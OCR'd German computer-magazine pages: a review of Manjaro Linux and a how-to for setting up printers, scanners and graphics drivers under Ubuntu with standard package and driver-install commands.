
Auch Linux-Distributionen sind Moden unterworfen. So wurde dem einst in Deutschland herrschenden Suse Linux von Ubuntu der Rang abgelaufen. Neuerdings avanciert laut Distrowatch Manjaro Linux zur beliebtesten Distribution.

VON STEPHAN LAMPRECHT

Viele Entscheidungen der Ubuntu-Entwickler haben die Anwender etwas ratlos zurückgelassen. War die Unity-Oberfläche noch eher kosmetischer Natur, hat der Wechsel zu einem eigenen Init-System Administratoren vor erhebliche Herausforderungen gestellt. Das führte in der Konsequenz dazu, dass die Nutzer sich nach Alternativen umsehen – und immer häufiger bei Manjaro Linux landen. Einer der wesentlichen Vorteile von Arch Linux und damit auch von Manjaro liegt darin, dass es sich um ein Rolling Release handelt. Andere Distributionen machen vor der Veröffentlichung einen harten Schnitt bei den mitgelieferten Paketen.

Das birgt die Gefahr, dass dann die Programme bei der Veröffentlichung der Distribution bereits veraltet sind. Bei einem Rolling Release ist das nicht der Fall. Die Software ist sozusagen ganz nebenbei immer auf dem aktuellsten Stand.

Manjaro basiert auf Arch, das auf dem Linux-Desktop eine untergeordnete Rolle spielt. Arch ist schlank und nicht nur bei der Installation schnell, stellt aber Einsteiger vor erhebliche Hürden, da sich viele Einstellungen nur auf der Befehlszeile erledigen lassen. Und mit dem Terminal stehen Anfänger in aller Regel auf dem Kriegsfuß. Manjaro erleichtert den Arch-Einstieg durch einen grafischen Installer à la Ubuntu.



Manjaro-Installer: Anders als bei purem Arch Linux führt ein grafischer Assistent den Benutzer durch den Einrichtungsprozess. Probleme sind hier keine zu erwarten.

Eine nahezu perfekte Installation


Auf der Webseite des Projekts (*https://manjaro.org/*) finden Sie unter „Download" die Distribution in mehreren Varianten. Die offiziellen Manjaro-Editionen bieten die Desktopumgebungen XFCE, KDE und Gnome. Community-Editionen erweitern das Angebot um Cinnamon, Mate, Budgie, LXDE, um nur die wichtigsten zu nennen. Von der auf DVD oder USB kopierten ISO-Datei starten Sie dann Ihren Computer.

Der Dialog des Bootmanagers erfordert etwas Umsicht. Achten Sie darauf, dass Sie mit den Pfeiltasten sowohl die deutsche Tastenbelegung als auch die deutsche Sprache für die Oberfläche auswählen. Mit einem Druck auf die Eingabetaste startet das System dann durch. Dies war dann auch schon der komplizierteste Schritt während des Einrichtungsprozesses. Direkt über den Begrüßungsdialog erreichen Sie den grafischen Installer des Systems.

Das Prozedere unterscheidet sich kaum von einer Ubuntu-Installation. Nach der Auswahl von Sprache und Zeitzone muss die Tastaturbelegung definiert werden. Dann folgt die Partitionierung. In diesem Dialog können Sie auch die (Luks-)Verschlüsselung der gesamten Festplatte aktivieren. Eine letzte Besonderheit gibt es bei der Anlage des Benutzers. Denn dort tragen Sie nicht nur den Benutzernamen und das Passwort ein, sondern haben die Wahl, ein abweichendes Kennwort für den Zugriff auf Admin-Rechte einzutragen. Es folgt die Zusammenfassung der gewählten Optionen und die Einrichtung des Systems beginnt.

Unmittelbar nach dem Start wird Sie das System über neue Updates informieren. In der Übersicht der Aktualisierungen mar-

kieren Sie entweder alle Einträge oder wählen gezielt einzelne Pakete aus, um diese auf den neuesten Stand zu bringen. Ist dieser Schritt abgeschlossen, ist es außerdem zu empfehlen, noch fehlende Sprachpakete zu installieren. Klicken Sie dazu auf die Menüschaltfläche mit dem Manjaro-Symbol und wechseln Sie anschließend in den Bereich „Einstellungen". Dort finden Sie das Programm „Einstellungen" und hier wiederum die „Manjaro-Einstellungen". Im nachfolgenden Fenster markieren Sie unter „Sprachpakete" den Eintrag „Deutsch". Das hat den Vorteil, dass auch andere Anwendungen, zum Beispiel Firefox oder Thunderbird mit deutschsprachiger Oberfläche starten.



Erste Schritte nach der Installation: Ratsam ist die sofortige Nachrüstung der weiteren Sprachpakete. Dann sind wichtige Programme ebenfalls deutsch lokalisiert.


Pralles Softwareangebot

Zur Beliebtheit von Manjaro trägt das Arch-typische umfangreiche Softwareangebot bei. Dessen Besonderheit besteht darin, dass es für Entwickler besonders einfach ist, die Anwendungen zu aktualisieren. Daher ist die Software in den Paketquellen von Manjaro respektive Arch Linux in der Regel aktueller als bei anderen Distributionen. Während Sie bei Ubuntu unter Umständen noch eine Betaversion über eine externe Paketquelle einbinden müssen, steht in Arch vielleicht schon die finale Version zur Verfügung. Unmittelbar nach der Installation enthält Manjaro alles, was zum Arbeiten und zur Internetnutzung notwendig ist. Gearbeitet wird mit Libre Office, als Browser ist Firefox an Bord, für Mails Thunderbird und auch Gimp für die Fotobearbeitung ist bereits installiert. Das ist nicht ungewöhnlich, aber es gibt auch Überraschungen: In der Rubrik „Büro" sind auch die Onlineausgabe von MS Office sowie Skype vorhanden. Spieler werden sich darüber freuen, dass es auch einen Eintrag für „Steam" gibt.

Manjaro verwendet weder das von Debian und Ubuntu bekannte Deb-Format noch das RPM-Format für seine Pakete. Über „Software hinzufügen / entfernen" greifen Sie auf einen grafischen Paketmanager zu. Die Pakete sind in thematische Kategorien unterteilt. Über die Suchfunktion finden Sie rasch, was Sie brauchen.

Flink und stimmig, aber kein echtes Arch

Manjaro ist eine überzeugende Distribution. Als Empfehlung darf die schlanke Variante mit dem XFCE-Desktop gelten. Alles greift ineinander und der Umstieg von anderen Linux-Varianten fällt leicht.



Paketquellen „Arch User Repositories": AUR sollten nur die Anwender aktivieren, die sich mit Linux auskennen und denen die umfangreiche Softwareauswahl nicht ausreicht.

Das ergibt in der Summe ein stimmiges und wirklich flottes System, das auch der Hardware aus der Vorsaison eine zweite Chance gibt. Dank des Rolling-Release-Modells bleibt das System stets auf dem neuen Stand. Die von anderen Distributionen bekannte „Upgrade"-Prozedur auf die nächste Version und damit auf neuere Programme entfällt.

Eine für fortgeschrittene Nutzer interessante Funktion verbirgt sich im Paketmanager. Mit einem Klick auf die Menüschaltfläche können die „Einstellungen" geöffnet werden. Dort gibt es ein Register mit der Bezeichnung „AUR" – die „Arch User Repositories". Diese erweitern die Zahl der Programme noch einmal und bieten auch Zugriff auf brandaktuelle Versionen. Hinter einem solchen Repository stecken aber keine fertigen Pakete. Im Kern handelt es sich um Bauanleitungen, aus denen der Paketmanager entnehmen kann, welche Komponenten er benötigt, um die Anwendung aus dem Quellcode zu kompilieren. Wie jeder Ikea-Kunde indes weiß, kann jede noch so gute Anleitung etwas tückisch sein. Deswegen sollten diese Quellen wirklich nur Anwender freischalten, die so tief in die Linuxwelt eingetaucht sind, dass sie mit Rückmeldungen des Systems auch etwas anfangen können.

Die AUR-Repositories sind eigentlich für Arch gedacht. Die Pakete sind zwar brandaktuell, können aber mit anderen Bibliotheken unerwünschte Nebenwirkungen auslösen. Manjaro erleichtert den Einstieg, vermittelt aber wenig Wissen über die inneren Zusammenhänge des Systems. Die Manjaro-Community ist freundlich und hilfsbereit, aber bei Bauproblemen oder der Einrichtung wenig verbreiteter Anwendungen muss der Nutzer die Bereitschaft und das Wissen mitbringen, sich selbst zu helfen. ■

Drucker, Scanner und Grafikkarten

Drucker und Scanner lassen sich unter Linux in der Regel problemlos einrichten und verwenden. Namhafte Hersteller bieten auch eigene Treiber und Tools an, die eine optimale Nutzung der Geräte ermöglichen.



Drucker und Scanner für Linux: Vor allem bei den Geräten namhafter Hersteller sind die Aussichten gut, dass sich fast alle Funktionen unter Linux nutzen lassen.


VON THORSTEN EGGELING

Linux erkennt viele Drucker, Scanner und Multifunktionsgeräte automatisch und richtet die nötige Software ein. Wenn nicht, hilft ein Treiber vom Hersteller, der oft Zusatzfunktionen bietet und besondere Eigenschaften eines Geräts unterstützt. Die Chancen auf einen problemlosen Betrieb unter Linux sind bei verbreiteten Geräten von Herstellern wie HP, Epson oder Samsung besonders hoch. Für eher weniger verbreitete Modelle etwa von Plustek oder Microtek liefern die Hersteller in der Regel keine Linux-Treiber. Die Inbetriebnahme ist daher Glückssache oder erfordert eine aufwendige Konfiguration. Sie sollten sich am besten vor dem Kauf eines Geräts informieren, wie es um die Linux-Unterstützung bestellt ist.

Grafikkarten und Grafikchips auf der Hauptplatine laufen unter Linux – bis auf ganz wenige Ausnahmen – standardmäßig ohne besondere Anpassungen. Für die optimale Darstellung ist ein verbesserter Treiber vom Hersteller empfehlenswert, der sich jedoch schnell installieren lässt. Dieser Artikel bezieht sich auf Ubuntu 16.04 und 18.04, gilt aber sinngemäß auch für verwandte Distributionen wie Linux Mint.

1. Drucker unter Ubuntu einrichten

Ubuntu macht es den Benutzern besonders einfach. Sobald Sie den Drucker per USB-Kabel mit dem PC verbinden, beginnt die Suche nach dem passenden Treiber automatisch. Wenn Ubuntu den Drucker von Haus aus unterstützt, erfolgt die Installation ohne weitere Rückfragen. Gehen Sie in die „Einstellungen“ (Icon rechts oben auf dem Bildschirm oder Suche über „Aktivitäten“) und dann auf „Geräte → Drucker“. Hier ist ein Eintrag für den neu installierten Drucker zu sehen. Klicken Sie auf „Zusätzliche Druckereinstellungen…“ und dann im Kontextmenü des Druckers auf „Eigenschaften“. Um den Drucker auszuprobieren, klicken Sie auf „Testseite drucken“. Wenn




Epson-Treiber: Ubuntu 18.04 bietet den Download des Herstellertreibers an, was bei unserem Test jedoch nicht funktionierte. Bei Ubuntu 16.04 gibt es an dieser Stelle keine Probleme.

DRUCKERTREIBER: DOWNLOADS & INFOS

Hersteller	Internetadresse
Brother	*www.pcwelt.de/AOve2K*
Canon	*www.pcwelt.de/9lx90f*
Epson	*www.pcwelt.de/po1lvX*
HP	*www.pcwelt.de/ZIi0pr*
Samsung	*www.pcwelt.de/k8FAyA*
Lexmark	*www.pcwelt.de/x5zjNh*

Ubuntu keinen Treiber für den Drucker mitbringt, aber dessen Download möglich ist, erscheint ein Dialog, in dem Sie Download und Installation per Klick auf „Anwenden“ bestätigen.
Das funktioniert jedoch nicht immer fehlerfrei. Bei einem Tintenstrahldrucker Epson XP-225 richtet Ubuntu 18.04 den Treiber „Generic ESC/P Dot Matrix Printer“ für einen Nadeldrucker ein, was beim Testausdruck nur Zeichensalat produzierte. Eigentlich hätte kein Treiber installiert werden dürfen, weil das Druckermodell nicht in der Treiberdatenbank von Ubuntu 18.04 enthalten ist und der Download des Treibers aus unbekannten Gründen fehlschlägt. Eine Fehlermeldung gibt es jedoch nicht. Durch manuelle Installation des Herstellertreibers (siehe Punkt 4) war das Problem jedoch zu beheben. Beim älteren Ubuntu 16.04 funktionierte der Download des passenden Treibers und der Drucker ließ sich in Betrieb nehmen.



Alternativer Treiber: Wenn Ubuntu keinen passenden Treiber anbietet, wählen Sie ein ähnliches Modell in der Liste. Dabei ist jedoch nicht garantiert, dass der Drucker wie gewünscht arbeitet.

2. Manuelle Druckereinrichtung

Wenn die automatische Installation scheitert, gehen Sie bei Ubuntu 18.04 in den „Einstellungen“ auf „Geräte → Drucker“ und klicken auf „Zusätzliche Druckereinstellungen“. Es erscheint der Dialog „Drucker – localhost“. Unter Ubuntu 16.04 gelangen Sie zu diesem Dialog in den „Systemeinstellungen“ per Klick auf „Drucker“. Klicken Sie auf „Hinzufügen“ und wählen Sie den USB-Drucker in der Liste unter „Geräte“. Klicken Sie auf „Vorwärts“. Ubuntu sucht nach einem passenden Treiber und bietet den Download an, wenn ein Treiber vom Hersteller verfügbar ist. Sie können auch auf „Lokaler Treiber“ und dann auf „Vorwärts“ klicken. Danach wählen Sie Hersteller und Modell. Manchmal funktioniert ein Drucker auch mit einem Treiber für ein ähnliches Gerät der gleichen Serie. In der Regel ist es aber besser, den genau passenden Treiber beim Hersteller herunterzuladen (siehe Punkt 4).

3. Scanner einrichten und nutzen

Scanner funktionieren unter Linux meist ohne spezielle Treiber. Bei Ubuntu und Linux Mint sind die nötigen Pakete „libsane“ und „simple-scan“ vorinstalliert. Beim Start erkennt Simple Scan den Scanner automatisch. Eine Liste mit Geräten, die Sane (libsane) standardmäßig unterstützt, finden Sie unter *www.sane-project.org/sane-mfgs.html*. Wenn Sie ein Multifunktionsgerät oder einen Scanner von HP oder Epson besitzen, installieren Sie den Treiber vom Hersteller wie in Punkt 4 beschrieben.
Simple Scan ist ein sehr simples Programm, das für das gelegentliche Einlesen von Dokumenten oder Bildern ausreichen mag. Deutlich mehr Optionen bietet die Alternative Xsane, die Sie im Terminal mit

```
sudo apt install xsane
```

nachinstallieren. Sollte ein Scanner nicht mit Ubuntu oder Linux Mint zusammenar-

MONITORANSCHLÜSSE, KABEL & 4K-AUFLÖSUNG


Für den Anschluss eines Monitors sollten Sie möglichst die digitalen Anschlüsse Displayport, HDMI oder DVI verwenden.

Analoge VGA-Kabel sollten Sie nur benutzen, wenn ein älterer PC oder Monitor nichts anderes anbietet. Für Auflösungen bis 1920 x 1200 Pixel genügt Single-Link-DVI-Kabel mit 18+1 Kontakten; für höhere Auflösung muss es ein Dual-Link-DVI-Kabel mit 24+1 Kontakten sein.
Für einen hochauflösenden Monitor (Ultra-HD, 4K) nutzen Sie ein HDMI-2.0-Kabel, das die Hinweise „4k“, „UHD“ oder „2160p“ auf der Verpackung trägt. Andernfalls liegt die Bildwiederholfrequenz nur bei 30 statt 60 Hz, was bei schnellen Bewegungen auf dem Bildschirm zu unschönen Verzögerungen führt. Die Grafikkarte muss dafür einen HDMI-2.0-Ausgang besitzen. Alternativ verwenden Sie ein Displayport-Kabel. Die Grafikkarte muss für 60 Hz den Displayport-Standard 1.2 beherrschen. Bei einigen Monitoren müssen Sie diesen Standard über das Monitormenü (Onscreen Display) erst aktivieren, weil die Umschaltung nicht immer automatisch erfolgt.


Bei voller 4K-Auflösung von 3840 x 2160 Pixeln sehen zwar Videos prima aus, für die winzigen Desktopelemente benötigen Sie dann aber sehr gute Augen. Bei Ubuntu 18.04 können Sie in den „Einstellungen“ unter „Geräte → Anzeigegeräte“ hinter „Skalieren“ beispielsweise „200 %“ festlegen, was eine Vergrößerung um den Faktor zwei bewirkt. Wer es noch größer benötigt, wählt „300 %“ oder „400 %“. Ubuntu 16.04 mit Unity-Desktop erlaubt feinere Abstufungen.
Weitere Einstellungen ändern Sie über das Tool gnome-tweaks, das Sie per

```
sudo apt install gnome-tweaks
```

im Terminal installieren.
Starten Sie das Tool über eine Suche nach „Optimierungen“ unter „Aktivitäten“. Gehen Sie auf „Schriften“ und stellen Sie den gewünschten Skalierungsfaktor ein.
Nicht alle Programme berücksichtigen die eingestellten Skalierungen perfekt. Gimp beispielsweise vergrößert zwar die Beschriftungen, die Symbole im Werkzeugkasten ändern sich jedoch nicht und erscheinen zu klein.



Scannen mit Xsane: Die Software bietet die wichtigsten Optionen für Scanner und arbeitet mit den meisten Geräten auch ohne Extratreiber zusammen.



Software für Epson-Scanner: Image Scan for Linux können Sie kostenlos bei Epson herunterladen. Über das Programm lässt sich der Scanner bequem konfigurieren.

beiten, lohnt es sich, die kommerzielle Alternative Vuescan auszuprobieren (ab 39,95 US-Dollar, *www.hamrick.com*). Der Entwickler hat in seine Software Treiber integriert, die auch viele ältere Geräte zur Arbeit überreden. Eine Liste mit unterstützten Geräten gibt es auf der Webseite des Herstellers.

4. Treiber des Druckerherstellers installieren

Treiber des Geräteherstellers finden Sie in den Downloadbereichen etwa von Epson, HP, Brother oder Canon (siehe Tabelle „Druckertreiber“). Wir zeigen Ihnen beispielhaft, wie Sie Treiber und Software für Geräte von Epson und HP installieren. Ausführliche Anleitungen für Geräte anderer Hersteller finden Sie unter *http://wiki.ubuntuusers.de/Drucker* und *https://wiki.ubuntu-users.de/Scanner*.

Epson-Geräte: Epson-Treiber finden Sie über *www.pcwelt.de/po1lvX*. Tippen Sie den Produktnamen des Gerätes ein. Wir verwenden als Beispiel „XP-225“ (Drucker-Scanner-Kombi). Unter „Betriebssystem“ wählen Sie „Linux“. Nach einem Klick auf die Schaltfläche mit dem Lupensymbol sehen Sie eine Seite, die drei Downloads anbietet. Klicken Sie bei „ESC/P-R Driver (generic driver)“ und „Epson Printer Utility“ jeweils auf „Download“ und dann unten auf der Seite auf „Accept“. Sie sehen Downloadlinks für RPM-Pakte (Fedora, Open Suse) und DEB-Pakete (Ubuntu, Linux Mint). Für ein 64-Bit-Ubuntu-System laden Sie die Dateien „epson-inkjet-printer-escpr_1.6.33-1lsb3.2_amd64.deb“ und „epson-printer-utility_1.0.2-1lsb3.2_amd64.deb“ herunter, die Sie per Doppelklick im Dateimanager installieren.

Auf der Downloadseite für den Scannertreiber klicken Sie auf „Accept“ und dann auf „Package Download Page“. Laden Sie die Software herunter, für Ubuntu beispielsweise die Datei „iscan-bundle-1.0.4.x64.deb.tar.gz“. Entpacken Sie die Datei über den Kontextmenüpunkt „Hier entpacken“ im Dateimanager. Öffnen Sie ein Terminal und gehen Sie mit dem Befehl „cd“ in das Verzeichnis, in das Sie die Datei entpackt haben. Hier tippen Sie folgende Befehlszeile ein, um die Software Image Scan for Linux zu installieren:

```
sudo ./install.sh
```

Danach führen Sie diese beiden Befehle aus:

```
sudo ln -sfr /usr/lib/sane/libsane-epkowa* /usr/lib/x86_64-linux-gnu/sane
sudo apt install libqtcore4 libqtgui4
```

Die zusätzlichen Qt4-Bibliotheken sind für das Tool epson-printer-utility erforderlich, mit dem Sie im Terminal den Tintenstand kontrollieren.

Danach starten Sie Linux neu und richten den Drucker ein wie in den Punkten 1 oder 2 beschrieben. Für den Scanner verwenden Sie das standardmäßig installierte Programm Simple Scan oder für mehr Funktionen das Epson-Tool Image Scan for Linux (iscan). Xsane und iscan lassen sich übrigens auch in Gimp über „Datei → Erstellen“ aufrufen.

HP-Geräte einrichten: Die Software Linux Imaging and Printing (HPLIP) ist unter Ubuntu/Mint standardmäßig installiert und deckt einen Großteil der HP-Drucker und Scanner ab. Über *www.pcwelt.de/wrAkL4* können Sie eine Liste der unterstützten Geräte einsehen. In der Spalte „Min. HPLIP Version“ erfahren Sie, welche HPLIP-Version mindestens für ein Gerät erforderlich ist. Sollte in der Spalte „Driver Plug-in“ der Vermerk „Required“ stehen, müssen Sie ein zusätzliches Plug-in installieren, damit der Drucker funktioniert. Bei „Optional“ trägt das Plug-in zur Funktionsverbesserung bei. Ermitteln Sie in einem Terminalfenster, welche HPLIP-Version installiert ist:

```
dpkg -l hplip
```

HPLIP aktualisieren: Sollte für Ihr Druckermodell ein Update nötig sein, gehen Sie auf *www.pcwelt.de/ZIi0pr* und klicken auf

„Download HPLIP“. Wählen Sie Ihre Linux-Distribution, für unser Beispiel „Ubuntu“, und klicken Sie auf „Download HPLIP“. Im Terminalfenster starten Sie die Installation mittels des Befehls

```
sh ~/Downloads/hplip-3.18.12.run
```

Passen Sie den Pfad und Dateinamen an. Folgen Sie den Anweisungen des Assistenten, der Sie im letzten Schritt auffordert, Linux neu zu starten.

Nach einem Doppelklick auf das HP-Icon in der Leiste am oberen Bildschirmrand gehen Sie auf „HP Device Manager“. Über das Tool können Sie eine Testseite ausdrucken und den Drucker konfigurieren.

Sollte ein Plug-in erforderlich sein, erscheint nach der Linux-Anmeldung, wenn Sie den Drucker verbinden (spätestens beim Drucken der Testseite) eine Nachricht des Plug-in-Installers. Klicken Sie auf „Next“ und folgen Sie den Anweisungen des Assistenten. Danach ist der Drucker einsatzbereit.


Vorinstalliertes HPLIP verwenden: Wenn die vorhandene HPLIP-Version für Ihr Gerät ausreicht, genügt in der Regel die Druckerinstallation wie in Punkt 1 beschrieben. Sollte ein benötigtes HP-Plug-in fehlen, ist es am einfachsten, die Verwaltungsoberfläche zu installieren:

```
sudo apt install hplip-gui
```

Starten Sie Linux neu. Über das HP-Icon im Panel am oberen Bildschirmrand lässt sich der Drucker konfigurieren und Sie können Plug-ins einrichten.

5. Treiber für Grafikchips einrichten

Linux verwendet nach der Installation immer einen Open-Source-Treiber für die Grafikkarte. Für Office und Browser ist das ausreichend. Wenn jedoch die Videowiedergabe ruckelt oder ein Spiel nicht die volle Auflösung zeigt, prüfen Sie, ob ein besserer Treiber verfügbar ist. Verwenden Sie die Suchfunktion von „Aktivitäten“ beziehungsweise das Ubuntu Dash zur Suche nach „Treiber“ und öffnen Sie „Anwendungen & Aktualisierungen“. Gehen Sie auf die Registerkarte „Zusätzliche Treiber“. Bei Grafikadaptern von Nvidia oder AMD werden Ihnen teilweise mehrere Treiber angeboten. Wählen Sie möglichst den Eintrag mit dem Zusatz „empfohlen“ oder „getestet“ und klicken Sie auf „Änderungen anwenden“. Nach der Treiberinstallation starten Sie Linux neu.



HP-Drucker verwalten: HP liefert mit dem Device Manager ein umfangreiches Tool, über das Sie Drucker einrichten und fast alle Optionen des Druckers einstellen können.

Bei Redaktionsschluss bot Ubuntu 18.04 die Version 390 für Nvidia-Chips an. Aktuell war bei *www.nvidia.de* zu diesem Zeitpunkt 410.78 und 415.13 als Betaversion verfügbar. Neuere Treiber unterstützen auch die neuesten Grafikchips und bieten manchmal mehr Leistung. Allerdings sind die Treiber noch nicht gründlich unter Linux getestet, Darstellungsprobleme sind daher nicht auszuschließen.

Wer trotzdem einen neueren Treiber verwenden möchte, führt im Terminal diese drei Befehle aus:

```
sudo add-apt-repository
  ppa:graphics-drivers/ppa
sudo apt update
sudo apt upgrade
```

Danach lässt sich beispielsweise „nvidia-driver-410“, wie oben beschrieben, über „Zusätzliche Treiber“ aktivieren.

Ältere Nvidia-Chips: Nvidia hat die Unterstützung für alte Karten aus aktuellen Treibern entfernt. Die letzte Treiberversion für Chips vom Typ Geforce 6 und 7 waren die Nvidia-Treiber 304.x. Der alte Treiber ist zwar im oben genannten PPA enthalten, lässt sich aber unter Ubuntu 18.04 aufgrund fehlender Abhängigkeiten nicht installieren. Sie müssen daher beim quelloffenen Treiber Nouveau bleiben oder zum älteren Ubuntu 16.04 wechseln, wenn Sie die Leistung des Nvidia-Treibers 304.x benötigen.

